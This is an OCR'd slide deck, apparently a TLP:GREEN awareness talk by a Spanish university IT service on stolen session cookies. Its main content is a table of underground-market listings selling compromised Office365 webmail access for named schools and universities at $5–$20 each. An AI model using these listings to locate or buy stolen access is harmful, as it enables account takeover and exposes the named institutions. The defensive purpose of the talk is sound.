
El secreto está en las Cookies


TLP:GREEN


55950	ES	Owned	educantabria.es	N/A	Office365 Webmail	Other	seller3	$5	Test Send	2023-09-17 11:54:50	Buy
3706	ES	Owned	edu.xunta.gal	TELEFONICA DE ESPANA S.A.U.	Office365 Webmail	Other	seller8	$10	Test Send	2023-08-09 08:34:52	Buy
43944	ES	Owned	educa.jcyl.es	N/A	Office365 Webmail	Other	seller8	$8	Test Send	2023-09-02 08:28:17	Buy
7963	ES	Owned	unisinu.edu.co	OVH SAS	Office365 Webmail	Other	seller8	$10	Test Send	2023-08-11 09:38:21	Buy
20865	ES	Owned	unisinu.edu.co	OVH SAS	Office365 Webmail	Other	seller8	$10	Test Send	2023-08-19 03:38:49	Buy
95699	ES	Owned	rozas1.es	N/A	Office365 Webmail	Other	seller11	$11	Test Send	2023-11-07 03:18:55	Buy
143185	ES	Owned	unizar.es	N/A	Office365 Webmail	Other	seller8	$8	Test Send	2023-12-20 02:56:51	Buy
12188	ES	Owned	educa.jcyl.es	Junta de Castilla y Leon	Office365 Webmail	Education	seller6	$10	Test Send	2023-08-13 00:40:54	Buy
162484	ES	Owned	unirioja.es	N/A	Office365 Webmail	Other	seller3	$5	Test Send	2024-01-19 13:35:21	Buy
11769	ES	Owned	maristasmediterranea.com	Orange Espagne SA	Office365 Webmail	Education	seller6	$10	Test Send	2023-08-12 23:00:41	Buy
87436	ES	Owned	unisinu.edu.co	N/A	Office365 Webmail	Other	seller3	$6	Test Send	2023-10-26 14:04:39	Buy
12011	ES	Owned	mataro.salesians.cat	TELEFONICA DE ESPANA S.A.U.	Office365 Webmail	Education	seller6	$10	Test Send	2023-08-13 00:07:04	Buy
35113	ES	Owned	virolai.com	Dinahosting s.l.	Office365 Webmail	Other	seller11	$12	Test Send	2023-08-25 05:33:42	Buy
21217	ES	Owned	educantabria.es	Gobierno de Cantabria	Office365 Webmail	Other	seller8	$10	Test Send	2023-08-19 05:20:07	Buy
142645	ES	Owned	maristasmediterranea.com	N/A	Office365 Webmail	Other	seller8	$8	Test Send	2023-12-20 00:59:58	Buy
60484	ES	Owned	unisinu.edu.co	N/A	Office365 Webmail	Other	seller6	$7	Test Send	2023-09-22 02:15:59	Buy
6166	ES	Owned	bkspain.es	acens Technologies, S.L.	Office365 Webmail	Other	seller8	$10	Test Send	2023-08-09 22:11:59	Buy
7851	ES	Owned	educantabria.es	Gobierno de Cantabria	Office365 Webmail	Other	seller8	$10	Test Send	2023-08-11 09:14:26	Buy
42412	ES	Owned	unirioja.es	Entidad Publica Empresarial red.es	Office365 Webmail	Education	seller6	$10	Test Send	2023-08-31 17:30:34	Buy
5193	ES	Owned	la-joliverie.com	OVH SAS	Office365 Webmail	Other	seller8	$10	Test Send	2023-08-09 21:12:19	Buy
119836	ES	Owned	student.dsvalencia.org	N/A	Office365 Webmail	Other	seller10	$20	Test Send	2023-12-02 01:11:44	Buy
14215	ES	Owned	educa.jcyl.es	Junta de Castilla y Leon	Office365 Webmail	Other	seller6	$5	Test Send	2023-08-14 19:05:28	Buy
48343	ES	Owned	stpatricksacademy.in	N/A	Office365 Webmail	Other	seller10	$10	Test Send	2023-09-08 03:05:52	Buy
68650	ES	Owned	colegiombcossio.es	N/A	Office365 Webmail	Other	seller6	$10	Test Send	2023-09-27 16:34:12	Buy
109833	ES	Owned	otxarkoagaedu.org	N/A	Office365 Webmail	Other	seller3	$6	Test Send	2023-11-24 10:19:24	Buy

El secreto está en las Cookies - Markets

TLP:GREEN










El secreto está en las Cookies - markets

TLP:GREEN









El secreto está en las Cookies

TLP:GREEN





uc3m | Universidad **Carlos III** de Madrid

Servicio de Informática y Comunicaciones

web: sdic.uc3m.es
twitter: @sdic_uc3m